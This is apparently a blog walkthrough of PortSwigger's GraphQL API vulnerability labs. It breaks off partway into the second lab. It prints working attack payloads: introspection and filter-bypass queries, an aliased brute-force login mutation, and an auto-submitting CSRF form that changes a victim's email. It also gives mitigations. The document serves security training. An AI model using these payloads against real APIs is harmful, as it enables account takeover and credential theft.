Walkthrough - GraphQL API vulnerabilities Portswigger labs
An intro to GraphQL API vulnerabilities and walkthrough of all 5 portswigger labs
Completed all 5 GraphQL API vulnerability labs from Portswigger. GraphQL is becoming increasingly popular as an alternative to REST APIs, but its flexibility introduces unique security challenges. Unlike REST where each endpoint serves a fixed structure, GraphQL lets clients request exactly the data they want—which also means attackers can probe for hidden fields, bypass access controls, and abuse introspection to map the entire API schema. These labs covered accessing private data through introspection, finding hidden endpoints, brute-forcing credentials via aliased queries, and performing CSRF attacks over GraphQL. Below is a detailed explanation of GraphQL API vulnerabilities followed by step-by-step walkthroughs for each lab.
Everything about GraphQL API Vulnerabilities
1. What is GraphQL?
GraphQL is a query language for APIs developed by Facebook in 2012 and open-sourced in 2015. Instead of multiple REST endpoints (/users, /posts, /comments), GraphQL exposes a single endpoint where clients define the shape of the response.
Basic Example:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# Request - client specifies exactly what it wants
query {
    user(id: 1) {
        username
        email
    }
}

# Response - server returns only requested fields
{
    "data": {
        "user": {
            "username": "admin",
            "email": "admin@example.com"
        }
    }
}
Key Concepts:
- Queries: Read operations (like GET in REST)
- Mutations: Write operations (like POST/PUT/DELETE in REST)
- Schema: Defines all types, fields, queries, and mutations available
- Introspection: Built-in feature to query the schema itself
- Resolvers: Server-side functions that fetch data for each field
2. Why GraphQL is Vulnerable
GraphQL’s flexibility creates several security challenges:
Information Disclosure:
- Introspection lets anyone query the full API schema
- Hidden fields (passwords, tokens) can be discovered and queried
- Error messages often reveal internal structure
Access Control Issues:
- Developers may forget to enforce authorization on individual fields
- Nested queries can bypass endpoint-level access controls
- Mutations may lack proper permission checks
Brute Force Attacks:
- Aliasing allows multiple operations in a single request
- Rate limiting often applies per-request, not per-operation
- Batched queries bypass traditional brute force protections
3. Introspection Attacks
Introspection is a built-in GraphQL feature that lets you query the schema to discover all types, fields, queries, and mutations. It’s incredibly useful for development but dangerous in production.
Full Introspection Query:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
query IntrospectionQuery {
    __schema {
        queryType { name }
        mutationType { name }
        types {
            name
            fields {
                name
                type {
                    name
                    kind
                }
            }
        }
    }
}
Simpler Version to Find Queries:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
{
    __schema {
        queryType {
            fields {
                name
                args {
                    name
                    type { name }
                }
                type {
                    name
                    fields {
                        name
                    }
                }
            }
        }
    }
}
What Attackers Learn:
- All available queries and mutations
- All types and their fields (including hidden ones like
password,postPassword) - Input types and argument requirements
- Relationships between types
Universal Query (Testing for GraphQL):
1
query{__typename}

This always returns {"data":{"__typename":"Query"}} if the endpoint is a GraphQL API.
4. Finding Hidden Endpoints
GraphQL endpoints aren’t always at /graphql. Common paths include:
1
2
3
4
5
6
7
/graphql
/graphql/v1
/api
/api/graphql
/graphql/api
/graphql/graphql
/v1/graphql
Discovery Techniques:
- Test common paths and look for responses like
"Query not present"or"Must provide query string" - Send
query{__typename}to confirm GraphQL - Check JavaScript files for GraphQL endpoint references
- Look for
application/graphqlcontent types in traffic
5. Bypassing Introspection Restrictions
When introspection is disabled, there are ways to bypass it:
Newline/CRLF Bypass:
1
2
# Insert a newline (%0a) after __schema to bypass regex filters
query{__schema%0a{queryType{name}}}
This works because some WAFs or filters check for __schema{ but not __schema\n{.
Alternative Probing:
1
2
3
4
5
6
7
8
# Try __type instead of __schema
{
    __type(name: "Query") {
        fields {
            name
        }
    }
}
Suggestions Feature:
- Some GraphQL implementations offer field suggestions on typos
- Send intentionally misspelled fields to discover valid ones
6. Brute Force via Aliasing
GraphQL allows aliasing—giving custom names to query results. This lets attackers send hundreds of login attempts in a single request:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
mutation {
    attempt1: login(input: {username: "carlos", password: "123456"}) {
        token
        success
    }
    attempt2: login(input: {username: "carlos", password: "password"}) {
        token
        success
    }
    attempt3: login(input: {username: "carlos", password: "iloveyou"}) {
        token
        success
    }
    # ... hundreds more attempts
}
Why This Works:
- Each alias is a separate operation executed server-side
- Rate limiting typically counts HTTP requests, not GraphQL operations
- The server processes all attempts and returns results for each
- Only the successful attempt returns
"success": true
7. CSRF Over GraphQL
GraphQL APIs can be vulnerable to CSRF when they accept requests with application/x-www-form-urlencoded content type instead of requiring application/json:
1
2
3
4
5
6
7
8
9
# Standard GraphQL request (requires application/json - CSRF-safe)
POST /graphql
Content-Type: application/json
{"query": "mutation { changeEmail(input: {email: \"hacked@evil.com\"}) { email } }"}

# But if the API also accepts form data (CSRF-vulnerable):
POST /graphql
Content-Type: application/x-www-form-urlencoded
query=mutation+changeEmail...&variables={"input":{"email":"hacked@evil.com"}}
CSRF PoC:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
<html>
  <body>
    <form action="https://target.com/graphql/v1" method="POST">
      <input type="hidden" name="query"
             value="mutation changeEmail($input: ChangeEmailInput!) { changeEmail(input: $input) { email } }" />
      <input type="hidden" name="operationName" value="changeEmail" />
      <input type="hidden" name="variables"
             value='{"input":{"email":"pwned@hacker.com"}}' />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
The key requirement is that the GraphQL endpoint must:
- Accept
application/x-www-form-urlencoded - Not validate CSRF tokens
- Not require custom headers (like
X-Requested-With)
8. Common GraphQL Vulnerabilities Summary
| Vulnerability | Attack | Impact |
|---|---|---|
| Introspection enabled | Query __schema to discover hidden fields | Information disclosure, credential leaks |
| Missing field-level auth | Query sensitive fields like passwords | Data breach |
| Hidden endpoints | Fuzz common paths + universal query | Full API access |
| Aliased brute force | Batch login mutations in one request | Authentication bypass |
| CSRF over GraphQL | Form-based mutation requests | Account takeover |
| Nested queries | Deep query nesting | DoS (resource exhaustion) |
| Injection via arguments | SQL/NoSQL injection in resolvers | Data breach, RCE |
9. Prevention and Mitigation
Disable Introspection in Production:
1
2
3
4
5
// Apollo Server
const server = new ApolloServer({
    introspection: false,
    // ...
});
Implement Field-Level Authorization:
1
2
3
4
5
6
7
// Check permissions per field, not just per query
resolve(parent, args, context) {
    if (!context.user.isAdmin) {
        throw new Error("Unauthorized");
    }
    return parent.password;
}
Rate Limit by Operation:
- Count GraphQL operations, not HTTP requests
- Limit query depth and complexity
- Set maximum aliases per request
Enforce Content-Type:
- Only accept
application/json - Reject
application/x-www-form-urlencodedfor mutations - Require custom headers to prevent CSRF
Query Depth and Complexity Limits:
1
2
3
# Prevent resource exhaustion from nested queries
maxDepth: 10
maxComplexity: 1000
Input Validation:
- Validate and sanitize all query arguments
- Use parameterized queries in resolvers
- Implement proper error handling without leaking schema details
Labs
1. Accessing private GraphQL posts
Description:
We are supposed to extract the password from a hidden blog post.

Explanation:

I started by clicking on each blog post. We can see that the blog with postId 3 is missing.

We send a graphql request to repeater and make an introspection query (this is to find the hidden password field).

We can see that the password field is called postPassword.

We send the request by changing id to 3 and add a postPassword to the query under paragraphs. The query consists of variables that will be returned to us, this now includes postPassword. We can see the value of postPassword.

We click on submit solution and enter the password.
This solves the lab.
2. Accidental exposure of private GraphQL fields
Description:

We need to find private GraphQL fields and leak credentials then login as administrator to delete carlos.
Explanation:
We can see that GraphQL is being used for authentication. We send this request to repeater.
